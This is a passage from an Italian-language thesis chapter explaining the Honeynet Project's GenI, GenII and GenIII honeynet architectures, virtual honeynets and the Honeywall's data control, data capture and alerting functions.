


Figura 5.1 – Architettura di una *Honeynet* di prima generazione (*GenI*)

Così come richiesto dalle specifiche mostrate poc'anzi, per il *Data Control* questa architettura utilizza due meccanismi indipendenti: il ***firewall*** ed il ***router***. Il *firewall* ha il compito di non porre restrizioni ai pacchetti che possono entrare nella *Honeynet*, ma al contempo deve seriamente limitare quelli uscenti. In particolare, utilizza una tecnica che è

già stata descritta nel capitolo precedente, ovvero conta le connessioni uscenti e blocca tutte quelle che causano il superamento del limite di connessioni prestabilito. Il suo utilizzo, inoltre, consente agli amministratori di disporre anche di un valido meccanismo di ***alerting***, poiché esso è in grado di generare notifiche al verificarsi di connessioni entranti ed uscenti. Le notifiche da esso generate possono poi essere raccolte da un apposito sistema situato nella rete di produzione, il quale in Figura 5.1 è rappresentato dal "***Log/Alert Server***". Il *router* agisce invece in modo diverso, sebbene il suo compito sia sempre quello di porre restrizioni sul traffico uscente senza influenzare minimamente quello entrante. Tipicamente, infatti, esso viene configurato per evitare l'uscita di pacchetti che abbiano un indirizzo *IP* sorgente contraffatto, non corrispondente cioè all'effettivo *range* di indirizzi utilizzato dai sistemi *honeypot* [Spi02]. In questa maniera si previene in maniera efficiente la possibilità che i propri *honeypot* possano essere usati per eseguire attacchi *Denial of Service* (*DoS*), che sono sicuramente tra i più pericolosi. Inoltre, spesso il *router* viene configurato anche per limitare l'uscita sia dei messaggi *ICMP* che del traffico relativo a porte particolarmente utilizzate per l'esecuzione di attacchi [Spi02].

Molto curati sono poi i meccanismi attraverso i quali implementare il *Data Capture*. In particolare, essi sono in grado di acquisire informazioni in merito a [Spi02]:

1. Le attività di rete;
2. Le attività di sistema;
3. Le attività delle applicazioni;
4. Le attività dell'utente.

Come è semplice intuire, il compito di catturare tutte le ***attività di rete*** è demandato al ***firewall*** ed all'***IDS***. Il primo mette a disposizione i propri *log*, nelle quali vengono memorizzate le informazioni basilari dei pacchetti che attraversano questo dispositivo, come ad esempio gli indirizzi *IP* di sorgente e destinazione, le *porte* utilizzate, la *data* e l'*ora* del transito. Il secondo, invece, fornisce informazioni ben più approfondite, poiché si occupa di registrare ogni pacchetto viaggiante nella *Honeynet* e di esaminarne il contenuto al fine di identificare la presenza di attacchi. Inoltre, l'*IDS* può essere molto utile anche per dare manforte alle funzionalità di ***alerting***, poiché può coadiuvare il *firewall* nella generazione di notifiche circa gli eventi che si verificano nella *Honeynet*. Per poter essere davvero utile, però, è necessario che nel sistema su cui è installato l'*IDS*

siano presenti due schede di rete, in modo tale da poterlo collegare sia alla *rete di produzione* che all'*Honeynet*. Per evitare che un attaccante che dovesse penetrare in un *honeypot* rilevi la macchina con l'*IDS*, però, è necessario adottare opportune misure che ne celino la presenza. Per mezzo della linea tratteggiata, in Figura 5.1 viene indicato un possibile approccio, che consiste nell'evitare di assegnare un indirizzo *IP* all'interfaccia che collega l'*IDS* alla *Honeynet*; tuttavia, possono essere utilizzate tutte le tecniche che si sono già descritte nel capitolo precedente. In qualunque modo si decida di procedere, comunque, l'*IDS* resta accessibile dalla rete di produzione grazie alla seconda interfaccia di rete. In questa maniera, è possibile sia amministrare l'*IDS* da una postazione remota, sia configurare questo *software* in modo che invii quanto catturato ad un apposito *server*, che nella figura è rappresentato dal sistema "*Log/Alert Server*".

Per quanto riguarda le ***attività di sistema*** e quelle ***delle applicazioni***, ***GenI*** fa affidamento su i tradizionali *file di log* creati e gestiti all'interno di ogni *honeypot*. Naturalmente, queste informazioni non possono essere memorizzate solamente all'interno degli *honeypot*, poiché sarebbero facilmente rilevabili e cancellabili da un attaccante che dovesse penetrare in essi. Per questo motivo, viene utilizzato un meccanismo per memorizzare i *log* in un sistema remoto, come ad esempio il già introdotto *syslog*. Infatti, nella Figura 5.1 è presente un sistema deputato a tale scopo, rappresentato dal ***Log Server***.

A questo punto, però, potrebbe sorgere un'obiezione: questo sistema è all'interno della *Honeynet* e, quindi, potrebbe essere facile preda degli attaccanti. In effetti ciò è vero, ma questo modo di procedere può trovare delle valide giustificazioni nelle seguenti considerazioni [Spi02]:

- Se l'attaccante non rileva il *Log Server* o, comunque, non riesce a comprometterlo, le informazioni in esso contenute saranno molto utili per capire quanto è successo;
- Se l'attaccante riesce a compromettere il *Log Server*, si ha a disposizione un'occasione molto ghiotta per tentare di comprendere le tecniche che ha utilizzato per farlo. Ciò che però è più importante, è che indipendentemente dai danni che l'attaccante potrà causare al *Log Server*, i dati da esso memorizzati non andranno comunque persi. Grazie all'*IDS*, infatti, i pacchetti spediti dagli *honeypot* e contenenti i *file di log* vengono rilevati e catturati anche dall'*IDS*, il quale potrà poi procedere con l'invio ad un secondo server (indicato con "***Log/Alert Server***" nella Figura 5.1) che, questa volta, risiede nella rete di produzione.

I meccanismi utilizzati per acquisire informazioni circa le ***attività degli utenti*** sono invece più complessi. Ciò che si vuole, infatti, è catturare tutte le azioni eseguite dall'attaccante e che, in sostanza, sono costituite dai comandi da egli eseguiti. Per poter far ciò, però, è necessario apportare delle modifiche all'*honeypot* adottando al contempo opportuni accorgimenti per evitare che esse vangano scoperte dagli eventuali intrusi. Se costoro individuassero delle caratteristiche che difficilmente possono essere trovate nei tradizionali sistemi di produzione, infatti, non farebbero molta fatica ad identificare l'*honeypot*. L'*Honeynet Project* ha cercato di soddisfare queste esigenze sviluppando una versione modificata della *shell* ***bash*** [Spi02], chiaramente disponibile solo per piattaforme *Unix*. Sotto il punto di vista dell'utente, questo strumento si comporta esattamente nello stesso modo della versione originaria, consente cioè l'esecuzione di ogni tipo di comando. Tuttavia, ogni tasto premuto dall'attaccante viene inviato al *syslog server*.

Quando l'architettura ***GenI*** è stata presentata, si assisté sicuramente ad un notevole passo avanti rispetto alle soluzioni *honeypot* fino ad allora proposte. Tuttavia, ben presto essa mostrò i suoi punti deboli. Innanzitutto, il *Data Control* è troppo poco sofisticato. Come abbiamo già detto, fare affidamento solamente sul conteggio delle connessioni uscenti non è in grado di fornire una protezione davvero adeguata dal rischio che gli *honeypot* vengano utilizzati per danneggiare altri sistemi. Inoltre, questo approccio potrebbe facilitare la scoperta dell'*honeypot* da parte di attaccanti evoluti: il fatto che dopo l'instaurazione di un ben preciso numero di connessioni non è permesso instaurarne altre, può facilmente far intuire all'attaccante di non essere in un ambiente di produzione [Spi02]. L'utilizzo di dispositivi come *router* e *firewall*, poi, rende il *Data Control* troppo soggetto ad attacchi. Questi dispositivi, infatti, operano al livello di *rete* dello *stack ISO/OSI* e, se un attaccante riesce ad intuire che il sistema che ha violato è situato in un ambiente protetto, non ha molte difficoltà ad identificarli ed attaccarli. Il più grande difetto di ***GenI***, però, è costituito dall'inadeguatezza del *Data Capture* ad acquisire informazioni sugli attacchi più evoluti. Ad esempio, non è in grado di catturare il contenuto delle connessioni criptate, poiché queste informazioni vengono acquisite consultando i pacchetti in cui esse viaggiano, quando cioè hanno già subito il processo di codifica. Inoltre, l'utilizzo della *shell* modificata non è priva di problemi [Spi02]: innanzitutto, questa è una soluzione adottabile solamente per *honeypot* dotati di sistema operativo *Unix*; in secondo luogo, non necessariamente un attaccante è vincolato ad

utilizzare la *shell bash* modificata, ma ne potrebbe sceglierne un'altra. Infine, affinché il tutto funzioni correttamente, è strettamente necessario che *nell'honeypot* non venga disabilitato il *demone syslogd*, il quale si occupa dell'invio dei *file* di *log* al *syslog server*.

Questi problemi si sono rivelati così pressanti da costringere l'*Honeynet Project* ad ideare una nuova architettura, radicalmente differente da quella appena mostrata. Nel biennio 2002/2003, pertanto, venne alla luce quella che è nota come ***GenII Honeynet*** [KYE05b]. In Figura 5.2 viene mostrata l'architettura tipo di questa soluzione e, già ad un primissimo sguardo, sono evidenti i profondi cambiamenti apportati.




Figura 5.2 – Architettura di una *GenII Honeynet*

Il fulcro di tutta l'architettura può essere sicuramente considerato ciò che l'*Honeynet Project* chiama ***Honeywall Gateway***. Il compito di questo sistema è quello di separare il segmento di rete che ospita gli *honeypot* da quello in cui sono presenti i sistemi di produzione. L'***Honeywall***, infatti, è un dispositivo *inline*, attraverso il quale, cioè, devono obbligatoriamente passare tutti i pacchetti che devono entrare nella *Honeynet* o che ne devono uscire. A differenza del caso precedente, questo è un dispositivo che opera a *livello di Data Link* e, quindi, l'intestazione *IP* dei pacchetti che lo attraversano non viene

assolutamente modificata. Inoltre, le interfacce di rete che lo collegano alla *Honeynet* ed alla rete di produzione non sono dotate di indirizzo *IP*. Grazie a questi accorgimenti, si l'individuazione dell'***Honeywall*** da parte dell'attaccante diventa molto ardua e, inoltre, si rende possibile l'inserimento degli *honeypot* nella stessa *subnet logica* dei sistemi di produzione [KYE05]. Si osservi infatti la Figura 5.2: in essa, sia gli *honeypot* che i sistemi di produzione condividono lo stesso *range* di indirizzi *IP*, poiché per tutti essi l'indirizzo della rete a cui appartengono è pari a *192.168.1.0*.

Date queste premesse, è ovvio che il miglior candidato ad ospitare sia le funzionalità di *Data Control* che quelle di *Data Capture* non può che essere l'***Honeywall***: esso è in grado di monitorare ogni pacchetto entrante ed uscente, quindi è in una posizione privilegiata per poter svolgere entrambe queste funzionalità. In effetti, uno dei più grandi vantaggi dell'architettura ***GenII*** è proprio quello di avere un unico dispositivo di monitoraggio e controllo, poiché ciò semplifica notevolmente sia la realizzazione dell'*Honeynet* che la relativa manutenzione. In sostanza, invece che configurare diversi sistemi distinti, ora è sufficiente concentrarsi su una sola macchina, poiché tutte le funzionalità necessarie sono al suo interno. Ciò, tuttavia, si traduce in una certa complessità dell'architettura dell'***Honeywall***. In esso, infatti, devono essere presenti le seguenti funzionalità [KYE05]:

- ***Bridge***
- ***Firewall***
- ***Intrusion Prevention System***
- ***Data Capture***
- ***Alerting***
- ***Accesso ed analisi dei dati***

La funzionalità di ***Bridge*** è necessaria affinché i pacchetti diretti agli *honeypot* possano essere ricevuti dall'interfaccia *eth0* e ritrasmessi dall'interfaccia *eth1*, e viceversa nel caso dei pacchetti uscenti dalla *Honeynet*. Inoltre, essendo il *Bridge* un dispositivo operante a livello di *Data Link*, questo processo non causa nessuna alterazione ai pacchetti elaborati, intestazione di livello due compresa.

Non si dimentichi, però, che il compito dell'***Honeywall*** resta sempre quello di permettere l'ingresso nella *Honeynet* di ogni tipologia di traffico, limitando fortemente quello in uscita. È quindi necessario un meccanismo di controllo che, se necessario, scarti gli opportuni pacchetti uscenti; in altre parole, occorre un ***Firewall***. Il meccanismo principale

attraverso il quale limitare le azioni maligne di un *honeypot violato*, però, continua ad essere il conteggio delle connessioni uscenti instaurate dagli *honeypot*. Considerato come questo approccio non sia sufficiente, l'*Honeynet Project* ha deciso di dotare il ***Data Control*** anche di un altro meccanismo: l'***Intrusion Prevention System***. Le motivazioni di questa scelta sono le stesse di cui si è già discusso nel paragrafo 5.2.3: grazie alla presenza nell'***IPS*** di un *database* contenenti le firme di attacchi noti, è possibile individuare tra il ***traffico uscente*** quello relativo ad attività maligne. Inoltre, è possibile anche decidere quale tipo di azione intraprendere nel caso si identificasse un attacco in corso. Ad esempio, è possibile scegliere se scartare i pacchetti maliziosi, se attuare opportune contromisure per interrompere l'attacco oppure se renderlo innocuo modificando il *payload* dei relativi pacchetti.

L'***Honeywall***, tuttavia, non deve occuparsi solamente del ***Data Control***, ma deve essere in grado di gestire anche il ***Data Capture***. In particolare, deve acquisire e memorizzare informazioni inerenti [KYE05]:

1. le connessioni in entrata ed uscita;
2. i pacchetti che viaggiano nella *Honeynet*, compreso il relativo *payload*;
3. le attività eseguite da un eventuale attaccante che dovesse riuscire a penetrare negli *honeypot*.

Similmente a quanto avviene in ***GenI***, le informazioni relative alle connessioni possono essere ricavate dai *file* di *log* generati del ***Firewall***, mentre per la cattura dei pacchetti è necessario avvalersi di un *software* con funzionalità di *sniffer*. In realtà, questo compito potrebbe essere tranquillamente svolto dall'*IPS*, tuttavia per motivi di sicurezza l'*Honeynet Project* ha preferito prevedere un *secondo meccanismo* interamente dedicato a questo scopo.

Più complessa è invece l'acquisizione delle attività che l'attaccante svolge all'interno dell'*honeypot*, poiché l'*Honeynet Project* ha voluto evitare che l'architettura ***GenII*** soffrisse dei stessi problemi della precedente a causa dell'utilizzo della versione modificata della *shell bash*. Per questo motivo, quindi, ha deciso di utilizzare un *tool* molto più sofisticato: ***Sebek***. In sostanza, il suo scopo è quello di intercettare le chiamate ad opportune *system call* del sistema in modo da tracciare accuratamente le attività dell'attaccante. Affinché non possa essere facilmente individuato, inoltre, esso prende in prestito dai *rootkit* alcune tecniche per nascondere il suo processo anche all'utente *root*.

Tuttavia ***Sebek*** non si limita ad acquisire tali informazioni, ma provvede anche ad inviarle all'*Honeywall*, poiché non è sicuramente una buona idea memorizzarle all'interno dell'*honeypot*. Ciò che è più interessante, però, sono le modalità con cui avviene questa trasmissione: per evitare che l'intruso possa individuare i pacchetti inviati, ***Sebek*** attua alcune tecniche per impedire il loro rilevamento sia all'*honeypot* dal quale essi partono, sia agli altri sistemi presenti nella *Honeynet*, escluso ovviamente l'*Honeywall*. Per maggiori informazioni circa il funzionamento di questo interessante strumenti, si invita a consultare il paragrafo 5.5.

Un'altra funzionalità che è richiesta delle specifiche elaborate dall'*Honeynet Project* (vedi pag.168) è quella dell'***Alerting***. Nell'*Honeywall* essa è implementata in maniera piuttosto semplice ma efficiente. Infatti, vengono sottoposti a monitoraggio i vari *file di log* e, ogniqualvolta in essi vengono riscontrate delle voci riconducibili ad attività maliziose, viene generata una notifica, la quale generalmente viene poi inviata via *email*.

Ma come è possibile inviare un messaggio di posta elettronica da una macchina che non è dotata di un indirizzo *IP*? Se si osserva la Figura 5.2, si noterà la presenza nell'*Honeywall* di una terza interfaccia di rete, questa volta dotata di indirizzo *IP*. Chiaramente, essa serve per scopi come quello appena discusso, ma può rivelarsi estremamente utile anche per la funzionalità di ***Accesso ed analisi dei dati***. Anche la più complessa delle infrastrutture *honeypot*, infatti, è sostanzialmente inutile se poi risulta estremamente difficile recuperare ed analizzare i dati raccolti. Per questo motivo, l'*Honeywall* provvede a memorizzare all'interno di ***database*** sia le informazioni inerenti il traffico da esso osservato, sia quelle inviategli da *Sebek*. Inoltre, attraverso la *terza scheda di rete* è possibile accedere ad una comoda interfaccia *web* – denominata ***Walleye*** – mediante la quale è possibile interrogare tali ***database*** e compiere, così, le più opportune attività di analisi.

L'utilità della *terza scheda di rete*, tuttavia, non si esaurisce qui. Grazie ad essa, infatti, è possibile avvalersi delle funzionalità di ***amministrazione remota***, cioè della possibilità di poter intervenire sulla configurazione e sul funzionamento dell'*Honeywall* accedendo ad esso da una macchina remota. Quando la realizzazione di *Honeynet distribuite* saranno una realtà, poi, questa scheda di rete potrà essere utilizzate anche per il ***Data Collection***, ovvero per l'invio delle informazioni acquisite al sistema che si occupa di raccogliere tutti i dati ricevuti dalle varie *Honeynet*.

Naturalmente, la presenza di questa interfaccia di rete può introdurre un fattore di rischio poiché, essendo dotata di un indirizzo *IP*, potrebbe essere facilmente presa di mira dagli attaccanti. Per questo motivo, l'*Honeynet Project* ha pensato bene di inserire dei meccanismi di sicurezza che minimizzano questa eventualità. Ad esempio, l'interfaccia *web* di consultazione ed analisi dei dati utilizza il protocollo *HTTPS* e, quindi, le relative connessioni sono crittografate per mezzo di *SSL* (*Secure Socket Layer*); inoltre, l'accesso all'*Honeywall* può essere ristretto solamente ad *host* dotati di specifici indirizzi *IP*.

Sicuramente, l'architettura ***GenII*** costituisce un notevolissimo miglioramento rispetto alla precedente. Nonostante ciò, però, l'*Honeynet Project* non ha terminato la sua attività di ricerca, la quale nel 2004 è sfociata nella definizione di una nuova architettura: ***GenIII*** [KYE05b]. I cambiamenti che sono stati apportati, comunque, sono di entità minore rispetto a quelli che dalla prima generazione ha portato alla seconda. Sotto il punto di vista dell'architettura, infatti, non sono state apportate delle modifiche significative, per cui anche per la ***GenIII*** fa fede l'architettura mostrata in Figura 5.2. In sostanza, l'*Honeynet Project* si è concentrato soprattutto a rendere più agevole l'installazione e la manutenzione dell'***Honeywall***. In breve, le nuove funzionalità previste sono le seguenti [KYE05b]:

- possibilità di gestire da remoto l'*Honeywall* attraverso un'interfaccia grafica;
- utilizzo dell'ultima versione di *Sebek*;
- sensibili miglioramenti nell'acquisizione delle informazioni;
- maggiori funzionalità per l'analisi dei dati;
- funzionalità di aggiornamento automatico per i vari *software* presenti nell'*Honeywall.*

Naturalmente, per realizzare l'*Honeynet* che sarà oggetto della seconda parte della tesi, è stata presa in considerazione quest'architettura. Pertanto, si è ritenuto opportuno dedicare l'intero paragrafo 5.4 alla descrizione dell'architettura e del funzionamento dell'***Honeywall*** che viene utilizzato da una ***GenIII Honeynet***.

5.3 *Honeynet* virtuali

Senza ombra di dubbio, le *Honeynet* sono degli strumenti estremamente potenti e dalle grandi potenzialità. L'unico problema significativo riguarda il notevole impegno che richiede la loro creazione e manutenzione. Anche se con l'introduzione di ***GenIII*** si sono fatti dei passi in avanti in tal senso, esse rimangono comunque uno strumento riservato ad un'utenza piuttosto esperta.


Uno dei fattori che sicuramente più contribuisce a questa complessità, è costituito dalla necessità di dover utilizzare più *computer*. Anche se possono essere utilizzate con successo delle macchine non di ultima generazione, l'utilizzo di più sistemi si traduce comunque in un maggior costo di realizzazione.

Fortunatamente, però, quest'ultimo problema può essere felicemente risolto utilizzando i ***software di virtualizzazione***. Grazie ad essi, infatti, è possibile creare un'intera *Honeynet* all'interno di un singolo elaboratore o, comunque, utilizzandone un numero estremamente ridotto.

L'*Honeynet Project* ha elaborato due possibili modalità di utilizzo dei *software di virtualizzazione* [KYE03]: ***Self-Contained Virtual Honeynet*** e ***Hybrid Virtual Honeynet***. Entrambe vengono schematizzate in Figura 5.3 [KEY03].

Nel caso del ***Self-Contained Virtual Honeynet***, è sufficiente un solo elaboratore per poter realizzare un'intera *Honeynet*. Questo perché è possibile far convivere all'interno di una stessa macchina sia l'*Honeywall* che i veri e propri *honeypot*. In particolare, il primo è in esecuzione sul sistema operativo reale, quello cioè in esecuzione sull'*hardware fisico* e sul quale è installato il *software di virtualizzazione*. I secondi, invece, sono in esecuzione sulle macchine virtuali da quest'ultimo definite. I vantaggi di un simile approccio sono evidenti: il *deployment* di una *Honeynet* è estremamente semplice e, per modificarlo, è sufficiente spostare una sola macchina, che tra l'altro può essere anche un *notebook*. Altrettanto evidenti sono poi il risparmio di risorse *hardware* e di spazio occupato. Il rovescio della medaglia è però costituito da una minore *sicurezza* ed *affidabilità* [KYE03]. Se infatti un attaccante riesce a penetrare in un *honeypot*, potrebbe essere in grado di scoprire sia gli altri *honeypot* che l'*Honeywall*. Non si dimentichi poi che i dati raccolti sono fisicamente presenti nella stessa macchina. Inoltre, un guasto *hardware* è in grado di mettere in ginocchio l'intera infrastruttura.

Questi ultimi problemi invece non affliggono le ***Hybrid Virtual Honeynet***. Essi sono infatti caratterizzati dal fatto di prevedere all'interno della stessa macchina solamente gli *honeypot*, poiché all'*Honeywall* è riservata una macchina dedicata.



(a) Self-Contained Virtual Honeynet **(b) Hybrid Virtual Honeynet**

Nota:
*Con "**Host OS**" si indica il sistema operativo che è in esecuzione nella macchina reale; con "**Guest OS**", invece, vengono identificati i sistemi operativi in esecuzione sulle macchine virtuali (quelle cioè che vengono create e gestite dal Software di virtualizzazione).*

Figura 5.3 – *Honeynet* virtuali

In questa maniera i problemi di *sicurezza* sono meno pressanti: se una volta che è penetrato in un *honeypot* l'attaccante riesce ad accedere alle altre macchine virtuali od al *sistema operativo Host*, potrà essere in grado di danneggiare solamente gli *honeypot*, lasciando così incolume l'*Honeywall* e i dati in esso conservati. Questa soluzione consente poi di poter adottare un'architettura *mista* fatta sia di sistemi virtuali che reali. In altre parole, in aggiunta alla macchina che ospita gli *honeypot* è possibile prevedere altri sistemi in cui sono in esecuzione degli *honeypot* reali, così da dare vita – appunto – ad una *Honeynet ibrida*. Questi indubbi vantaggi, però, si pagano sia in termini economici che di spazio. Inoltre, procedendo in questa maniera si perde anche il vantaggio più interessante della soluzione precedente, ovvero la possibilità di rendere operativa l'*Honeynet* semplicemente collegando una sola macchina alla rete.

In generale, comunque, l'utilizzo dei *software di virtualizzazione* introduce anche altre questioni. Innanzitutto, si può godere di un ***grado di sicurezza minore***: come si è già precisato, è possibile che la violazione di un *honeypot* possa portare delle conseguenze negative anche agli altri sistemi che condividono la stessa macchina fisica. Poi, è possibile che anche il *software di virtualizzazione* utilizzato abbia delle vulnerabilità sfruttabili dagli attaccanti. In secondo luogo, viene incrementata la probabilità che l'attaccante riesca ad intuire la presenza dell'*Honeynet*, poiché esistono delle tecniche mediante le quali si riesce a capire se il sistema operativo con cui si sta interagendo è in esecuzione su una macchina reale o virtuale.
Un altro problema è poi dovuto al fatto che, nella scelta degli *honeypot*, si è comunque vincolati al tipo di *hardware* presente nella macchina reale. In altre parole, se essa utilizza l'architettura *Intel*, allora i sistemi operativi degli *honeypot* devono necessariamente essere compatibili con essa; pertanto, diventa impossibile utilizzare sistemi operativi di altre piattaforme come, ad esempio, *MacOS*.
Infine, il risparmio di risorse *hardware* derivante dall'utilizzo del *software di virtualizzazione*, si traduce nell'utilizzo di un singolo sistema caratterizzato però da una configurazione piuttosto potente, soprattutto in termini di memoria centrale.

5.4 Architettura e funzionamento dell'*Honeywall*

Come abbiamo detto, quella definita dall'*Honeynet Project* non è altro che un'architettura particolarmente avanzata su cui basare la realizzazione di un *High Interaction honeypot*. Conseguentemente, ognuno può realizzare un *Honeynet* con gli strumenti che più preferisce fermo restando, ovviamente, il rispetto dei requisiti precedentemente enunciati (vedi pag.168). In sostanza, ciò si traduce nello scegliere gli strumenti *software* più adeguati per poter realizzare un *Honeywall*. Realizzare un simile sistema da zero, però, non è affatto facile, poiché richiede un'apporfondita conoscenza sia degli strumenti che si andranno ad utilizzare, sia del sistema operativo su cui essi verranno eseguiti. Per questi motivi, l'*Honeynet Project* ha pensato bene di realizzare un'implementazione di riferimento dell'*Honeywall* e di renderla pubblicamente disponibile sul suo sito web. In sostanza, essa consiste nell'immagine *ISO* di un *CDROM* contenente sia il sistema operativo che tutti i *software* necessari, i quali sono già correttamente configurati per

poter collaborare tra loro. Per la *GenII Honeynet* questo *CDROM* è stato chiamato "*Eeyore*" [KYE05b] e consiste in un cosiddetto *LiveCD*. In sostanza, sia il *sistema operativo* che i *software* necessari per poter realizzare un *Honeywall* vengono eseguiti semplicemente avviando il sistema mediante il suddetto *CD*; il disco fisso della macchina viene utilizzato solamente per la registrazione sia delle informazioni necessarie al corretto funzionamento del sistema operativo che dei *file di log* creati. Con l'introduzione della *GenIII Honeynet*, però, è stato preferito cambiare strategia. Infatti, il *CDROM* attualmente disponibile – denominato "*Roo*" – contiene un'opportuna *distribuzione Linux* da installare nel disco fisso della macchina che dovrà svolgere il ruolo di *Honeywall*. In particolare, la scelta è caduta su *Fedora Core 3*, opportunamente minimizzata per escludere tutte le funzionalità non strattamente necessarie. Si consideri, infatti, che vengono installati circa *duecentoquaranta* pacchetti *RPM*, tra i quali non sono presenti quelli relativi a *X Server*, per cui non c'è nessuna possibilità di utilizzare interfacce grafiche basate su finestre. C'è comunque da dire che la 